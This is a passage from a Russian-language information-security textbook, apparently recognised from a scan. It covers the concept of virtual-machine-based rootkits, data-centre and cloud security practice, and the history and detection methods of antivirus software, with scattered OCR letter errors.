Теперь любой обмен с внешней средой, будь то ввод данных с клавиатуры, вывод на печать или передача по сети, будет перехватываться и при необходимости модифицироваться виртуальной средой. При этом средства защиты будут находиться внутри виртуальной среды и никак не смогут обнаружить злопамеренных действий.

Фактически если раньше аптиввирусы помещали подозрительный код в песочницу, по сути такую же виртуальную среду, то теперь вредоносное приложение помещает систему жертвы в такую же песочницу.

Схематически взаимодействие вредоносного ПО, операционной системы и аппаратной платформы можно выразить следующим образом.

В такой «классической» схеме вредоносное ПО находится как бы «под контролем» операционной системы, и соответственно средства защиты, установленные на машине, могут его определить.

А вот при такой схеме «классическим» средствам защиты определить вредоносное ПО будет крайне сложно.

Впервые идея разработки VMBR (Virtual Machine Based Rootkit) была описана несколько лет назад в статье «SubVirt: Implementing malware with virtual machines». Авторы представили Proof of Concept, обоснование концепции разработки подобной виртуальной машины. В частности, предполагалось, что для пачала работы VMBR необхо-

можно поместить себя в последовательность загрузки операционных систем перед целевой ОС жертвы. Таким образом, сначала загружается виртуальная машина, а только затем ОС жертвы.

Так не бывает!

Конечно, большинство читателей, прочитав предыдущие несколько абзацев, скажут, что все это «фееричный бред» и реализовать это на практике невозможно. Однако не спешите с выводами. Казалось бы, специально разработанное приложение для виртуализации занимает довольно много места, к тому же процесс клонирования жесткого диска может занимать много часов. Работа виртуальной машины требует затрат существенной части аппаратных ресурсов. В общем, выполнить подобные действия незаметно для пользователя крайне трудно. Но как часто мы скачиваем различные пакеты обновлений, установка которых (всегда требующая административных прав) зачастую занимает довольно много времени и, как правило, требует перезагрузки?! После взлома DigiNotar вероятность получить на свою машину не совсем то приложение, которое вы ожидаете, несколько возрастает. Говоря о способах пропихивания, не стоит забывать и о поддельных активаторах и других сомнительных приложениях, которые пользователи осознавать начинают на своих машинах.

Кроме того, вместо клонирования всего образа жесткого диска вредоносное приложение может виртуализировать часть устройств, например устройства ввода/вывода, взяв на себя контроль за обменом данными. Такая виртуализация уже потребует гораздо меньше времени и не будет выглядеть подозрительно.

Еще одним важным недостатком является сложность разработки такой виртуальной машины. Ведь здесь нужно учесть необходимость взаимодействия с оборудованием на машине жертвы. Для решения этой задачи потребуются опытные разработчики и SDK для виртуальной среды.

Немного о защите

Рассказав о возможной угрозе, следует упомянуть и о возможных средствах защиты. Здесь мы будем предполагать, что вредоносное ПО уже заразило нашу систему и мы фактически находимся в виртуальной среде, все операции по обмену данными с которой полностью контролируются злоумышленниками. В таком случае средствами защиты необходимо будет научиться определять, что они работают

в виртуальной среде. Возможными признаками работы в виртуальной среде может быть использование определенных драйверов для работы с оборудованием. Возможен также контроль за выделяемыми областями памяти, с которыми работает система.

Однако в целом стоит отметить, что разработчикам современных антивирусных систем придется серьезно переработать принципы работы своих продуктов, так как существующие принципы обнаружения вредоносного кода не производят проверку на работу в виртуальной среде.

Конечно, на сегодняшний день описанные в этом разделе угрозы на практике еще не реализованы. Но не стоит забывать, что технический прогресс не стоит на месте, появляются новые технологии, и вполне возможно, что в ближайшем будущем мы столкнемся с подобными виртуальными средствами взлома.

5.6. Заключение

Как видно, функционал средств защиты виртуальной среды, таких как vGate и Deep Security, достаточно богат различными возможностями и позволяет защитить виртуальную среду от разнообразных угроз.

Существенным недостатком vGate является то обстоятельство, что сейчас VMware активно продвигает бесплатный сервер ESXi, и все больше компаний переходят на данное средство виртуализации.

На момент написания этих строк текущая версия vGate не поддерживала технологии виртуализации ESXi. Будем надеяться, что к началу следующего года vGate будет поддерживать данную технологию виртуализации и этот продукт можно будет использовать полноценно.

ГЛАВА



ОБЛАЧНЫЕ ТЕХНОЛОГИИ

6.1. Принцип облака

Облачные технологии сейчас у всех на слуху. Все больше услуг, сервисов и решений предоставляется посредством облачных вычислений. При этом все более значимую роль начинает играть безопасность облачных систем. Однако не стоит забывать, что основой «облака» являются физические серверы. Поэтому обсуждение вопросов безопасности начнем с рассмотрения центров обработки данных – ядра облачных систем.

В последние два десятилетия объемы обрабатываемых данных увеличиваются в геометрической прогрессии. Также стремительно растут скорости обработки информации, мощность вычислительных систем и каналов связи. В связи с этим все большее развитие получают центры обработки данных (ЦОД). ЦОД – это отказоустойчивая комплексная централизованная система, обеспечивающая автоматизацию бизнес-процессов с высоким уровнем производительности и качеством предоставляемых сервисов. В ЦОД размещаются серверные системы, хранилища данных и сетевое оборудование.

Стоит отметить, что также сейчас во всем мире стремительно растут плотность и мощность оборудования в центрах обработки данных. Благодаря развитию технологий виртуализации появляется возможность увеличить эффективность работы ЦОД. При этом необходимо также учитывать специфику организаций, использующих ЦОД. Так, для провайдеров услуг связи основной упор делается на размещение телекоммуникационного оборудования, для хостинг-провайдеров – на размещение отказоустойчивых веб-серверов, для банков – на си-

стемы хранения данных и т. д. В России наиболее актуальна тема строительства новых ЦОД, а не их модернизации.

Отдельной темой является аутсорсинг ЦОД, при котором заказчику предоставляются вычислительные мощности в виде «облака». Аппаратные ресурсы облачной системы размещаются на стороне провайдера, предоставляющего данные услуги. Соответственно, задача обеспечения безопасности используемого оборудования целиком ложится на провайдера. Но здесь не все так просто. Безопасность оборудования – это скорее физическая защита, которая является лишь частью ИБ. В облачной системе заказчику предоставляются определенные вычислительные ресурсы. «Облако» может представлять собой операционную систему, в которой уже заказчик устанавливает свой набор приложений. Другим уровнем «облачной» абстракции является предоставление приложений. Например, возможность работы с базой данных в «облачной СУБД» или создание виртуального каталога в «облачном» хранилище.

Провайдер отвечает за оборудование и сетевую инфраструктуру, а за безопасность ОС и всех приложений, которые в ней развернуты, отвечает уже заказчик. Однако здесь провайдер, как правило, при создании «облака» использует средства виртуализации и кластеризации – то дополнительное ПО, которое также необходимо защищать. Например, необходимо ограничить доступ к средствам управления виртуальной средой или защитить от прослушивания трафик при обмене между узлами кластера. Таким образом, обеспечение информационной безопасности требуется как со стороны провайдера, так и со стороны заказчика.

В случае, если «облаком» является приложение, то здесь тем более обеспечением ИБ необходимо заниматься как провайдеру услуги, так и заказчику: первому – на уровне ОС и администрирования приложения, второму – внутри самого приложения.

Таким образом, развитие «облачных» технологий и виртуализации добавило ряд вопросов к теме обеспечения информационной безопасности ЦОД.

6.1.1. Структура ЦОД

Темой данного раздела является информационная безопасность центров обработки данных. Однако, прежде чем переходить к непосредственным вопросам безопасности, необходимо будет рассмотреть, какие именно функциональные модули входят в состав ЦОД. Как уже отмечалось выше, в зависимости от специфики организации, ис-

пользующей центр обработки данных, набор этих модулей может меняться в сторону увеличения числа отдельных элементов, но в целом состав модулей является типовым.

Обычно в состав ЦОД входят следующие модули:

- высоконадежное серверное оборудование;
- системы хранения и передачи данных, включая системы резервного копирования;
- системы энергообеспечения, кондиционирования и физического размещения;
- системы мониторинга и управления;
- системы безопасности;
- решения по виртуализации ресурсов.

Если организация самостоятельно создает свой ЦОД, то она получает ряд преимуществ – это предоставление отказоустойчивых инфраструктурных сервисов в режиме 24/7, повышение эффективности и надежности эксплуатации вычислительных ресурсов, упрощенное централизованное администрирование, высокий уровень защиты информации системы, контроль доступа к ЦОД, простое и удобное масштабирование вычислительных ресурсов. Платой за все это является достаточно высокая стоимость строительства, внедрения и обслуживания собственного ЦОД. Например, для начала необходимо найти подходящее помещение, подвести к нему необходимые коммуникации: систему кондиционирования, пожаротушения и, главное, необходимые электрические мощности. При этом нужно получить документы на использование данных систем. Все это стоит немалых денег и требует затрат времени, иногда весьма значительных. После подготовки ЦОД и размещения в нем оборудования необходимо осуществлять поддержку ЦОД, для этого нужно иметь в штате специалистов по используемому в ЦОД оборудованию. Это также требует определенных затрат. Однако многие российские компании по-прежнему предпочитают строить собственные ЦОД по той причине, что так безопаснее. Они самостоятельно контролируют все свои конфиденциальные данные.

Другой путь – это аренда ЦОД. В этом случае заказчику уже не нужно думать об энергопотреблении и кондиционировании. Он просто размещает свое оборудование в арендуемых стойках. Однако обслуживание серверов и резервное копирование ему необходимо выполнять самостоятельно. Этот вариант использования ЦОД в постоянный момент является наиболее распространенным.

Третий путь – это набирающие обороты «облачные» технологии. Здесь заказчик просто арендует часть мощностей. Ему не надо думать

пе только об обслуживании оборудования, по и об администрировании самой серверной инфраструктуры, отказоустойчивости и резервном копировании. В ближайшие годы этот вариант использования будет наиболее востребованным.

6.1.2. Виды ЦОД

Говоря о ЦОД, стоит отметить, что он не всегда представляет собой большое помещение с оборудованием от различных производителей.

Обычно выделяют три основных вида ЦОД:

- 1) основной ЦОД – это специально подготовленное помещение (здание), оборудованное комплексом инженерных систем (разрабатывается индивидуально, исходя из конфигурации предоставленных помещений и потребностей заказчика);
- 2) комплексный ЦОД (от производителя);
- 3) мобильный (копейперный).

О первом виде ЦОД мы уже говорили. Второй вид ЦОД – комплексный от производителя – это, как правило, единое решение от одного разработчика оборудования. Достоинством таких ЦОД является высокая совместимость, ведь все оборудование от одного производителя. Недостатками же будут высокая стоимость и определенные проблемы с совместимостью с оборудованием других разработчиков, связанные с этим ограничения функционала.

Мобильные ЦОД – это копейперы, установленные на грузовых автомобилях и содержащие все необходимое оборудование для развертывания центра обработки данных в любом месте. Как правило, это резервные ЦОД. В России практика использования мобильных ЦОД получила слабое распространение.

6.1.3. Требования к надежности

Завершая тему описания ЦОД, поговорим об их надежности. В отличие от обычных рабочих мест, даже непродолжительный простой серверного оборудования недопустим. В связи с этим выдвигаются дополнительные требования к надежности.

Непрерывность работы любого ЦОД обычно измеряется в процентах рабочего времени в год. При наиболее распространенном уровне «три девятки» (99,9%) функционирование не должно прерываться в целом более чем на восемь часов в год. «Четыре девятки» (99,99%) допускают перерыв не более часа, «пять девяток» (99,999%) – это

почти 100%-ная непрерывность, остановка не превышает и минуты. Объективной оценкой возможностей ЦОД можно считать только независимый аудит. При этом можно воспользоваться определенными стандартами для оценки. Это могут быть: ISO 17799, FISMA, Basel II, COBIT, HIPAA, NIST SP800-53.

6.2. Безопасность облачных систем

Общие требования к безопасности

Если подходить к обеспечению безопасности информации, хранимой (обрабатываемой) в облачных системах, мы должны исходить из требований конфиденциальности, доступности и целостности. Целью обеспечения информационной безопасности является снижение рисков хищения, несанкционированной модификации или уничтожения данных.

Вопрос обеспечения информационной безопасности в облачных системах можно формально разделить на четыре части:

- безопасность сетевой части;
- серверной части;
- части хранения данных;
- безопасность приложений.

В некоторых источниках хранение данных и безопасность приложений объединяются, однако я решил разделить эти две части, так как к ним могут предъявляться различные требования. Так, для хранения данных, как правило, используются системы хранения данных (СХД), в то время как приложения обычно размещаются непосредственно на сервере. СХД могут быть удаленными, и тогда к их защите предъявляются дополнительные требования.

Безопасность сетевой части облака

Сетевая часть облака содержит в себе массу различного оборудования, предназначенного как для соединения с Интернетом, так и для внутрисетевого взаимодействия. При этом в сетевом взаимодействии участвует как оборудование, функционирующее на нижних уровнях иерархической модели – канальном и сетевом (это различные модемы и коммутаторы), так и высокоуровневые устройства, осуществляющие обработку трафика на уровне приложений.

Доступ к облачной системе по сети может осуществляться из Интернета, тогда используются VPN или арендованные каналы связи,

а может из впутрепей сети. Если со вторыми все попятно, то про VPN необходимо пояснить особо. Для защиты трафика, передаваемого по VPN, должны использоваться средства криптографической защиты. И вот тут может возникнуть целый ряд вопросов, связанных с использованием сертифицированного оборудования и ПО. Дело в том, что если по каналам связи передаются персональные данные (вспоминаем про Федеральный закон № 152), то для защиты трафика должны использоваться сертифицированные ФСБ алгоритмы шифрования. То есть набор технических решений, которые могут использоваться в российских ЦОД, осуществляющих обработку персональных данных, резко снижается. При этом в случае аренды ЦОД для облачных систем организация правильного, с точки зрения федеральных регуляторов, канала доступа по VPN ложится на заказчика, который в данном случае является оператором обработки персональных данных.

Другими элементами защиты облаков являются межсетевые экраны, отвечающие за контроль трафика. Здесь следует отметить, что в ЦОД облачной системы должна быть организована правильная сегментация сети, для того чтобы различные пользователи не имели доступа к чужому трафику.

Кроме того, важным элементом защиты являются средства обнаружения и предотвращения вторжений IDS/IPS, которые должны обнаруживать атаки и аномалии и своевременно их предотвращать.

Отдельно хотелось бы отметить использование виртуализации и сетевую безопасность. При обмене трафиком между виртуальными машинами вполне вероятна такая ситуация, когда пакеты вообще не передаются в физическую сеть, а для их передачи используются виртуальные коммутаторы (типа Cisco Nexus). В таких случаях необходимо настроить коммутацию так, чтобы пакеты, передаваемые между виртуальными машинами, также инспектировались системами IPS/IDS.

В целом безопасность сетевой инфраструктуры облака имеет большое значение, и компаниями, занимающимися ИТ-безопасностью, уже накоплен большой опыт в данном вопросе.

Безопасность серверной части облака

Серверная часть состоит из серверного оборудования, систем хранения данных и других устройств, работающих с серверами. Говоря о безопасности серверов, прежде всего имеем в виду физическую защиту, когда посторонний не может проникнуть в серверные поме-

щения ЦОД, используемого для облака, и произвести там какие-то злопамеренные действия. Физическая безопасность традиционно обеспечивается паличием охраны, камер наблюдения и контролем доступа.

Обеспечение физической безопасности всегда является обязанностью владельца ЦОД.

Если упести незаметно физический сервер невозможно, то переписать на флэшку образ виртуального сервера вполне реально. Поэтому, помимо физической безопасности, необходимо использовать средства DLP (Data Leakage Prevention, предотвращение утечки данных), которые будут контролировать подключение USB-устройств к физическому оборудованию.

Безопасность хранения данных и приложений

Вот мы подошли к самым сложным элементам безопасности центров обработки данных – это безопасность установленного программного обеспечения и хранимых данных.

Прежде всего для защиты операционной системы и приложений от несанкционированного доступа необходима система управления учетными записями (Identity Management), позволяющая управлять всеми учетными записями, которые ассоциированы с определенным пользователем. Такая система должна использоваться владельцами ЦОД, для того чтобы управлять учетными записями своих клиентов, ведь даже у одного заказчика может быть несколько аккаунтов (ОС, БД, приложения). Создавать и управлять ими вручную может оказаться очень затруднительно, поэтому лучше делать это централизованно.

Вдобавок к управлению учетными записями можно также внедрить систему двухфакторной аутентификации при доступе к серверам ЦОД.

Помимо контроля учетных записей, немаловажное значение имеет обеспечение антивирусной защиты. Здесь дополнительные сложности появляются при использовании средств виртуализации. Также важная проблема с безопасностью виртуальных машин – возможность доступа к памяти машины извне. Так как оперативная память виртуальной машины представляет собой набор файлов, то возможна ситуация, когда вредоносный код, заразив одну машину, сможет получить доступ к содержимому оперативной памяти всех виртуальных машин, находящихся на данном сервере. Или, к примеру, вирус сможет заразить все виртуальные машины на сервере, просто скопировав

себя в их оперативную память. Подробнее о данных проблемах мы говорили в предыдущей главе.

Для решения этой проблемы использование «классических» антивирусов, устанавливаемых на каждую виртуальную машину в отдельности, не слишком удобно. Более эффективным является использование специализированных антивирусных решений, например Trend Micro Deep Security. Данный продукт содержит модуль защиты от вредоносного кода. Этот модуль не требует установки агента и содержит механизмы обнаружения и предотвращения вторжений, средства защиты и контроля целостности приложений, брадмауэр с отслеживанием состояния соединений, средства мониторинга целостности и анализа событий в журналах. С помощью Trend Micro Deep Security вполне можно решить описанные ранее проблемы вредоносного кода и распространения трафика по сети между виртуальными машинами, о которых шла речь в разделе «Безопасность сетевой части облака».

Безопасность установленных приложений также обеспечивается с помощью средств антивирусной защиты, которые должны контролировать все песапционированные попытки обращения к системным разделам памяти и диска.

Как правило, за безопасность приложений отвечает уже непосредственно сам заказчик, так как он пользуется приложениями.

Хранимые данные также пуждаются в защите. Как правило, большие объемы данных хранятся в специализированных системах хранения (СХД). Это отдельное устройство, безопасность которого также надо обеспечивать. Зачастую СХД размещается отдельно от основных серверов, в другом ЦОД, при этом связь с ним осуществляется по сети. В таких случаях необходимо применять те средства защиты, которые были описаны в разделе, посвященном сетевой безопасности. Это зона ответственности владельца ЦОД.

Еще одним немаловажным аспектом является резервное копирование хранимых данных. Эту задачу может решать как владелец ЦОД, ведь для резервного копирования используется оборудование, расположенное в ЦОД, так и заказчик, который непосредственно работает с данными.

Резервное копирование является важной частью обеспечения безопасности приложений и данных, но эти технологии уже достаточно устоялись, и внедрение системы бэкапирования в ЦОД не является проблемой для ИТ-компаний.

Еще один важный элемент, ответственность за работу которого несут как владелец ЦОД, так и заказчик, – это система распростра-

пепия обновлений. Различные обновления, в том числе и критические, периодически выпускаются разработчиками. Проблема обновлений касается всех приложений, как операционных систем, так и баз данных и других систем, установленных на серверах. При этом для предотвращения взлома злоумышленниками необходимо регулярно устанавливать хотя бы критические обновления безопасности. Здесь крайне желательно проводить предварительное тестирование на точной копии той системы, на которую будет производиться установка обновлений.

Проблема установки обновлений будет неактуальна для пользователей «облачных» систем, так как за них за состоянием инфраструктуры будет следить провайдер облачных услуг. Самому заказчику придется думать только об установке обновлений на свои приложения, установленные в облаке.

6.2.1. Контроль над ситуацией

В разделах выше были приведены различные проблемы информационной безопасности в ЦОД и средства для их решения. Однако администраторам ЦОД, обслуживающим сотни, а то и тысячи устройств, необходима оперативная информация о состоянии вверенного им оборудования и ПО. Для этого используются системы мониторинга и аудита. Мониторинг позволяет получать информацию о событиях в системе в режиме реального времени. Аудит – это анализ уже произошедших событий на предмет выявления аномалий.

Мониторинг, как правило, делится на контроль состояния ИТ и контроль ИБ. Мониторинг ИТ в ЦОД включает в себя различные сведения, например загрузку процессоров на серверах, загрузку каналов связи, работу критических сервисов и т. д. Мониторинг ИБ включает контроль попыток обращения к закрытым портам, ввод неправильных паролей, вход в систему под учетной записью администратора и т. д. Мониторинг ИТ осуществляют системные администраторы ЦОД, мониторинг ИБ – администраторы по ИБ. У каждого из этих специалистов свой круг задач. При мониторинге ИТ на каждый сервер устанавливается агент системы мониторинга, который следит за состоянием сервера. На сетевом оборудовании включается netflow, с помощью которого собираются сведения о трафике. В случае превышения пороговых значений администраторы уведомляются о проблеме.

При мониторинге ИБ события безопасности собираются со всех систем, в частности из операционной системы, из приложений, с сетевыми

го оборудования, а также с устройств и приложений, осуществляющих защиту системы (антивирусы, межсетевые экраны, IPS/IDS и др.).

Системы мониторинга ИТ и ИБ должны обслуживаться разными специалистами, но при этом они должны быть взаимосвязаны. То есть при возникновении проблем с серверами или приложениями события должны передаваться в систему ИТ-мониторинга, которая, в свою очередь, должна уведомить ИБ о превышении порогового значения инцидентов. Такой подход будет эффективен, например, при обнаружении DoS-атаки, когда вредоносный код генерирует избыточный трафик с целью вывода из строя каналов связи.

Однако некоторые события, связанные с ИБ, должны передаваться в ИТ-мониторинг, например остановка какого-либо критического для систем безопасности сервиса (антивирус или межсетевой экран на рабочей станции). Такое событие может пройти незамеченным для систем ИБ, но в ИТ-мониторинг оно все равно попадет, и будет создан соответствующий инцидент.

6.2.2. Ситуационный центр

Итак, мы собираем события ИТ и ИБ, которые генерируются в нашем ЦОД. Однако собирать их недостаточно, необходимо принимать меры по расследованию и предотвращению дальнейших инцидентов. Для решения этой задачи в крупных современных ЦОД существует ситуационный центр – группа специалистов, в задачи которой входят регистрация и расследование инцидентов. По каждому зафиксированному инциденту, будь то неверный ввод пароля или скапирование портов, заводится кейс, и производится проверка, почему произошел данный инцидент, кто виноват и, главное, как его предотвратить. Все этапы расследования должны фиксироваться. По результатам расследования должны быть приняты меры по предотвращению подобных инцидентов в будущем.

Централизованный мониторинг событий ИБ в ЦОД – это очень важная часть обеспечения информационной безопасности центров обработки данных, так как количество аппаратных серверов в крупном ЦОД больше тысячи, а если речь идет о виртуальных машинах, которых становится все больше, то общее число экземпляров операционных систем может превысить десять тысяч. При таком огромном парке все процессы обслуживания должны быть максимально автоматизированы с целью снижения нагрузки на специалистов. В одной из последующих глав будет произведен подробный анализ основных решений по управлению событиями безопасности ИБ.

6.2.3. Основные элементы построения системы ИБ облака

Итак, мы рассмотрели, что из себя представляет современный центр обработки данных и из чего состоит его система информационной безопасности. Теперь хотелось бы вкратце описать основные этапы построения системы ИБ облака.

Прежде чем внедрять средства защиты, необходимо предварительно составить модель угроз. Это документ, содержащий в себе список угроз, которым может быть подвержена та или иная система, входящая в состав ЦОД. В качестве примера можно взять модель угроз ФСТЭК. Необходимо рассмотреть вероятность реализации угроз, описанных в данном документе.

Далее нужно выделить те объекты в составе физической инфраструктуры облака, на которые могут быть направлены угрозы, то есть, например, рассмотреть сетевую инфраструктуру на предмет возможности осуществления прослушивания и подмены трафика.

Затем необходимо построить модель действий нарушителя. Разработчик системы ИБ ставит себя на место потенциального взломщика и представляет, какими способами он мог бы попытаться получить доступ к ресурсам ЦОД, обслуживающего облако. Например, попытаться осуществить атаку «человек посередине» с целью прослушивания проходящего трафика или скапировать порты с целью последующего подключения через открытые порты.

На следующем этапе необходимо оценить те риски, которые существуют. Например, в случае если в ЦОД нет доступа пользователей из Интернета, риск проникновения внешнего нарушителя существенно ниже, чем для ЦОД, где пользователи могут подключаться к ресурсам из внешней сети.

Ну и в завершение разработка и внедрение в облачной системе методов и средств защиты. Выбор этих средств осуществляется на основе модели угроз, действий нарушителя, а также на основе наиболее вероятных рисков для данного облака.

Перечислим основные объекты защиты в облаке:

- информация, циркулирующая в системе;
- оборудование (элементы);
- программное обеспечение.

При грамотном построении модели угроз, а также оценке рисков вероятность несанкционированного доступа и модификации элементов ЦОД будет сведена к минимуму.

6.3. Заключение

Рассмотренная в главе система информационной безопасности для облачных систем представляет собой некую теоретическую основу, на основании которой может быть построена реальная система ИБ. Конечно, в зависимости от характера использования облака (интернет-провайдер, банковская сфера и т. д.) некоторые элементы могут отличаться, но в целом предложенные средства обеспечения подходят практически к любому современному облаку. С развитием ИТ, возможно, в будущем появятся новые средства защиты информации, которые будут использоваться в облачных системах.

ГЛАВА



СРЕДСТВА ЗАЩИТЫ

В предыдущих главах мы уже касались реализации отдельных механизмов и средств защиты. Как правило, это были встроенные в целевые системы средства защиты. Например, механизмы контроля MAC-адресов в коммутаторах, аутентификация в протоколах маршрутизации и другие средства.

В этой главе речь пойдет о средствах защиты, представляющих собой самостоятельные системы, такие как антивирусы, системы предотвращения вторжений, антиспам и др.

Проектирование системы защиты информации в корпоративной сети – это процесс сложный и трудоемкий, так как необходимо учесть все особенности корпоративной ИТ-инфраструктуры. Как известно, прочность цепи определяется прочностью ее самого слабого звена. Система защиты информации должна строиться по этому же принципу. То есть мы должны построить систему безопасности так, чтобы она защищала всю ИТ-инфраструктуру, от сетевого кабеля и беспроводной точки доступа до корпоративной почтовой системы, веб-сервера и базы данных. Чтобы лучше понять это правило, приведу несколько примеров. Вы можете сколько угодно защищать вашу сеть с помощью межсетевых экранов, но все может оказаться бессмысленным, если подключиться к корпоративной сети можно через беспроводную точку доступа, которая использует слабое шифрование и к тому же для подключения к которой не требуется находиться на территории организации. Также можно использовать сколько угодно сложные пароли, но все это лишается смысла, если этот пароль передается по сети в незашифрованном виде. Мало толку в отказоустой-

чивости, если серверы стоят в коридоре и любой проходящий может незаметно отключить им питание.

Защиту соответствующих элементов инфраструктуры мы рассматривали в предыдущих главах.

Так что при проектировании системы защиты необходимо учесть все технологические особенности используемых приложений и оборудования. При проектировании защиты нужно тесно взаимодействовать с ИТ-специалистами из различных подразделений: сетевыми администраторами, программистами баз данных, администраторами веб-ресурсов и другими специалистами. Не стоит забывать и о физической безопасности. Необходимо обсудить со службой безопасности режим доступа в серверную и к другим критичным ИТ-ресурсам. Нужно, чтобы серверная всегда была закрыта, доступ в нее имели только соответствующие сотрудники. В случае если требуется выполнить какие-либо работы сторонним специалистам, эти работы должны выполняться только в присутствии сотрудников данной организации, имеющих доступ в серверную.

Все приведенные выше примеры слабой защищенности сети основаны на описанных ранее в книге атаках. В этой главе мы поговорим о тех средствах, с помощью которых можно предотвратить данные атаки. Но прежде, чем мы приступим, я напомним еще одно важное правило: информационная безопасность – это процесс, а не результат. То есть мы не можем один раз внедрить все необходимые системы защиты и на этом успокоиться. Угрозы и атаки постоянно совершенствуются, и, соответственно, совершенствуются средства защиты, так что нам необходимо постоянно следить за тем, насколько наши системы защиты отвечают современным требованиям к информационной безопасности, и при необходимости внедрять новые средства или совершенствовать уже имеющиеся.

Теперь перейдем к практике. Начнем с антивирусов.

7.1. Организация защиты от вирусов

Существует множество различных антивирусных систем, о которых мы и поговорим далее, в этом разделе.

С помощью антивирусных систем вы можете защитить свою корпоративную ИТ-среду от вредоносного кода. При этом совершенно не важно, как этот код проник в систему и где он скрывается. Антивирусная система должна одинаково легко найти и обезвредить сетевого червя, спрятавшегося в оперативной памяти компьютера, троянско-

го коня, пришедшего по электронной почте, и вирус, нытающийся с флэш-карты сконировать себя в системную нанку Windows.

При этом хорошая антивирусная система не создает проблем с работой легальных программ, которые используются нами каждый день.

История развития антивирусных программ неразрывно связана с развитием самих вирусов, поэтому описание способов работы антивирусов мы начнем с истории вирусов.

Первые вирусные программы появились еще в начале 70-х годов прошлого столетия. С появлением первых персональных компьютеров Apple в 1977 году и развитием сетевой инфраструктуры начинается новая эпоха истории вирусов. Появились первые программы-вандалы, которые распространялись под видом полезных программ, однако после запуска уничтожали данные пользователей. В это же время создаются троянские программы-вандалы, проявляющие свою деструктивную сущность лишь через некоторое время или при определенных условиях.

Первые антивирусные программы появились в 1984 году. Программа СНК4ВОМВ позволяла проанализировать текст загрузочного модуля и выявляла все текстовые сообщения и подозрительные участки кода, такие, например, как команды прямой записи на диск. При выявлении запрещенной операции можно запретить ее выполнение. Были также специальные антивирусные утилиты, которые не ловили вирусы, а вместо этого «обманывали» вирус, заставляя его «думать», что все файлы на вашем компьютере уже заражены.

С течением времени антивирусные программы стали резидентными, то есть постоянно находились в памяти компьютера и контролировали выполнявшиеся в системе операции.

Также изменялись методы обнаружения вирусов, подробнее об этих методах мы поговорим далее.

7.1.1. Способы обнаружения вирусов

Обнаружение, основанное на сигнатурах

Метод обнаружения, основанный на сигнатурах, – это метод, при котором антивирусный сканер, просматривая файл, обращается к словарю с известными атаками, который составили и дополняют разработчики антивирусов. В случае соответствия какого-либо участка кода просматриваемой программы известному коду (сигнатуре) вируса в словаре антивирус удаляет инфицированный файл, нытается восстановить файл, удалив сам вирус из тела файла, или выполнить

другие действия. Также антивирусная программа может отправить его в карантин, то есть делает невозможным его запуск во избежание дальнейшего распространения вируса.

Этот метод можно сравнить с паспортным контролем на границе, к примеру в аэропорту. Когда вы показываете свой паспорт, ваши паспортные данные проверяют в специальной базе разыскиваемых преступников, если их там нет, то вас благополучно пропускают.

Подобный способ обнаружения вирусов является старейшим. Первые антивирусные программы умели обнаруживать вирусы только таким способом, сверяя содержимое каждого файла со своим словарем. Современные антивирусные программы также используют сигнатурный анализ, однако он не является единственным средством обнаружения вирусов. На сегодняшний день этот метод малоэффективен.

Основным недостатком сигнатурного анализа является то, что он позволяет обнаруживать только уже известные вирусы. А вирусы, сигнатуры которых еще не занесены в словари, обнаружить таким способом не получится. Иногда, для того чтобы вирус смог проникнуть в сеть какой-то конкретной организации, его код разрабатывают специально таким образом, чтобы данной сигнатуры не было в словаре антивируса, используемого в этой организации. Так как при сигнатурном анализе антивирус ничего не знает об этом новом вирусе, вирус с успехом проникает в корпоративную сеть. Кроме того, разработчики вирусов специально шифруют и видоизменяют код вирусов, для того чтобы сигнатура этого кода отсутствовала в базе.

Еще одним существенным недостатком метода обнаружения, основанного на сигнатурах, является необходимость регулярного обновления сигнатур. Для такого обновления необходим доступ в Интернет. В случае если вы не обновляли свою базу антивирусных сигнатур хотя бы один месяц, вы подвергаете свой компьютер серьезной угрозе, так как за это время появились тысячи вирусов, неизвестных вашей антивирусной системе. Не забывайте об этом и настройте ежедневное обновление своего антивируса.

При написании раздела о сигнатурах мне вспомнилась одна история, связанная с ложными срабатываниями. Есть такая программа – Remote Administrator, предназначенная для удаленного управления компьютером. Это легальная программа, пользующаяся популярностью среди системных администраторов, которую можно приобрести в любом интернет-магазине. Несколько лет назад я работал в поддержке одного известного разработчика антивирусных программ. Один из наших крупных заказчиков активно использовал этот самый

Remote Administrator и наш антивирус. При этом у заказчика было много серверов, расположенных на удаленных площадках, где не было своих системных администраторов. И вот в один прекрасный день разработчики нашего антивируса внесли сигнатуру программы Remote Administrator в свой словарь вирусов. В результате у нашего заказчика на всех его серверах была удалена программа, предназначенная для удаленного управления этими же серверами. Конечно, через некоторое время эта программа была удалена из словаря сигнатур, но системным администраторам нашего заказчика пришлось изрядно поехать по стране, для того чтобы восстановить на всех своих серверах Remote Administrator. Так что порой ложные срабатывания антивируса могут обходиться довольно дорого в буквальном смысле слова.

Обнаружение аномалий

Для того чтобы избежать недостатков метода обнаружения вирусов, основанного на сигнатурах, разработчики антивирусных систем применили ряд новых технологий. Одной из них является обнаружение аномалий (подозрительного поведения), то есть динамический метод работы антивирусов. Программа, использующая этот метод, наблюдает определенные действия (работу программы/процесса, сетевой трафик, работу пользователя), следя за возможными необычными и подозрительными событиями или тенденциями.

Здесь, если производить сравнение с тем же контролем при пересечении границы, пограничники внимательно следят за каждым пересекающим границу и в случае странностей в его поведении задерживают подозрительного гражданина.

Антивирусы, использующие метод обнаружения подозрительного поведения программ, не пытаются идентифицировать известные вирусы. Вместо этого они прослеживают поведение всех программ. Если программа пытается записать какие-то данные в исполняемый файл (exe-файл), программа-антивирус может пометить этот файл, предупредить пользователя и спросить, что следует сделать. Такой режим работы называется режимом обучения.

В отличие от метода соответствия определению вируса в словаре, метод подозрительного поведения дает защиту от совершенно новых вирусов и сетевых атак, которых еще нет ни в одной базе вирусов или атак. Однако и этот метод не лишен недостатков, программы, построенные на его основе, могут выдавать также большое количество ошибочных предупреждений, что делает пользователя маловосприимчивым к предупреждениям.

